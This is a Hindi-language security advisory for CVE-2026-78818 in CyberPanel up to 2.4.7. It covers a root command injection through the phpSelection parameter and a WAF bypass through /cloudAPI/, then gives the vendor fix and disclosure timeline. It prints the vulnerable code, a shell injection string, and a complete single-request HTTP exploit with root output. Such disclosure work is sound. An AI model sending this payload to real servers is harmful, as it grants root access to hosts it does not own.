CVE-2026-78818 - CyberPanel <= 2.4.7 में phpSelection कमांड इंजेक्शन के माध्यम से प्रमाणित रूट RCE + cloudAPI WAF बायपास

phpSelection कमांड इंजेक्शन + cloudAPI WAF बायपास के माध्यम से प्रमाणित रूट RCECVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H (PR:H, क्योंकि शोषण के लिए एडमिन-स्तरीय API क्रेडेंशियल आवश्यक हैं)CyberPanel v2.4.7 और उससे पहले के संस्करणों में changePHP()
(websiteFunctions/website.py) में OS कमांड इंजेक्शन भेद्यता मौजूद है। phpSelection पैरामीटर को सीधे
रूट के रूप में निष्पादित एक शेल कमांड में इंटरपोलेट किया जाता है, बिना किसी सत्यापन या सैनिटाइजेशन के।
अंतर्निहित WAF मानक एंडपॉइंट (/websites/changePHP) पर इसे ब्लॉक करता है, लेकिन
/cloudAPI/ एंडपॉइंट एक कमजोर नियमसेट लागू करता है जो सिंगल-कोट कैरेक्टर को फ़िल्टर नहीं करता —
जिससे पूर्ण रूट कमांड निष्पादन तक एक पूर्ण, एकल-HTTP-अनुरोध शोषण पथ मिलता है।
लाइव CyberPanel 2.4.7 VPS पर पुष्टि की गई: uid=0(root) gid=0(root) groups=0(root)
websiteFunctions/website.py, लगभग पंक्ति 4177:
phpVersion = data['phpSelection']   # no validation
execPath += " changePHP --phpVersion '" + phpVersion + "' --path " + confPath
ProcessUtilities.popenExecutioner(execPath)  # subprocess.call(shell=True) as root
सिंगल कोट बंद करके और बैकग्राउंड कमांड इंजेक्ट करके:
Input:  php74' & id > /tmp/pwned & echo '

Result: --phpVersion 'php74' & id > /tmp/pwned & echo '' --path /conf/vhost.conf
CyberCP/secMiddleware.py)cloudAPI वाला कोई भी पाथ API एंडपॉइंट के रूप में माना जाता है। मानक ब्लॉकलिस्ट में
' और & शामिल हैं। API ब्लॉकलिस्ट दोनों को छोड़ देती है — जिससे POST /cloudAPI/ उसी
संवेदनशील फ़ंक्शन तक सीधा बायपास बन जाता है।
प्रमाणीकरण: Authorization: Basic SHA256("user:pass") — API एक्सेस डिफ़ॉल्ट रूप से
admin खाते के लिए सक्षम होता है, इसलिए किसी विशेष लक्ष्य कॉन्फ़िगरेशन की आवश्यकता नहीं है।
अनुरोध:
POST /cloudAPI/ HTTP/1.1
Host: TARGET:8090
Content-Type: application/json
Authorization: Basic <SHA256(user:pass)>


{"serverUserName":"admin","controller":"changePHP","childDomain":"testdomain.com","phpSelection":"php74' & id > /tmp/burp_test.txt & echo '"}
Burp Suite — लाइव अनुरोध और प्रतिक्रिया:
सर्वर-साइड सत्यापन (cat /tmp/burp_test.txt):

परिणाम: uid=0(root) gid=0(root) groups=0(root)
CyberPanel सर्वर पर पूर्ण रूट कमांड निष्पादन। एक प्रमाणित एडमिन-स्तरीय उपयोगकर्ता किसी भी फ़ाइल को पढ़/लिख सकता है, स्थायी बैकडोर स्थापित कर सकता है, और सभी होस्ट किए गए वेबसाइटों, डेटाबेस और मेल को पूरी तरह से समझौता कर सकता है। API पहुँच डिफ़ॉल्ट रूप से सक्षम है — किसी विशेष लक्ष्य कॉन्फ़िगरेशन की आवश्यकता नहीं है।
CyberPanel v2.4.8 में संबोधित, कमिट
32897e92d5c4b5c1b6229c24a8aabac22a39ea7a
("Merge v2.4.8 into stable (security fixes: GHSA-p9j3-wrpf-p6w3 + audit)")। phpVersion
पैरामीटर अब websiteFunctions/website.py में shlex.quote() के साथ सैनिटाइज़ किया गया है।
उपयोगकर्ताओं को तुरंत CyberPanel 2.4.8 या उससे नए संस्करण में अपग्रेड करना चाहिए।
| तिथि | घटना |
|---|---|
| 2026-05-28 | GitHub Security Advisory ड्राफ़्ट (GHSA-p9j3-wrpf-p6w3) के माध्यम से विक्रेता को निजी तौर पर भेद्यता की सूचना दी गई |
| 2026-06-08 | अनुवर्ती: 2 सप्ताह में कोई प्रतिक्रिया नहीं, पावती का अनुरोध किया गया |
| 2026-06-12 | पुष्टि की गई कि विक्रेता का फ़िक्स कमिट (32897e9) समस्या का समाधान करता है; सलाह प्रकाशन + CVE अनुरोध का अनुरोध किया गया |
| 2026-06-15 | MITRE CNA-LR को स्वतंत्र रूप से CVE अनुरोध सबमिट किया गया (अनुरोध 2055765) |
| 2026-08-13 | अनुवर्ती: "नवीनतम क्या है?" |
| 2026-09-03 | MITRE द्वारा CVE-2026-78818 आवंटित; विक्रेता को सूचित किया गया और सलाह प्रकाशित करने के लिए फिर से कहा गया |
| 2026-11-04 | किसी भी समय विक्रेता से कोई प्रतिक्रिया नहीं। ~5.5 महीने की चुप्पी के बाद यहाँ सार्वजनिक प्रकटीकरण प्रकाशित किया गया, जो मानक समन्वित प्रकटीकरण मानदंडों (90-दिन का मानक लंबे समय से पार) के अनुरूप है। फ़िक्स इस अवधि के दौरान v2.4.8 में लाइव रहा है। |
पूरे प्रकटीकरण अवधि के दौरान सलाह थ्रेड पर चार अलग-अलग अनुवर्ती संदेशों के बावजूद,
विक्रेता (usmannasir) से कभी कोई टिप्पणी, पावती या प्रतिक्रिया प्राप्त नहीं हुई।
@ammarkrblt द्वारा खोजा और रिपोर्ट किया गया।








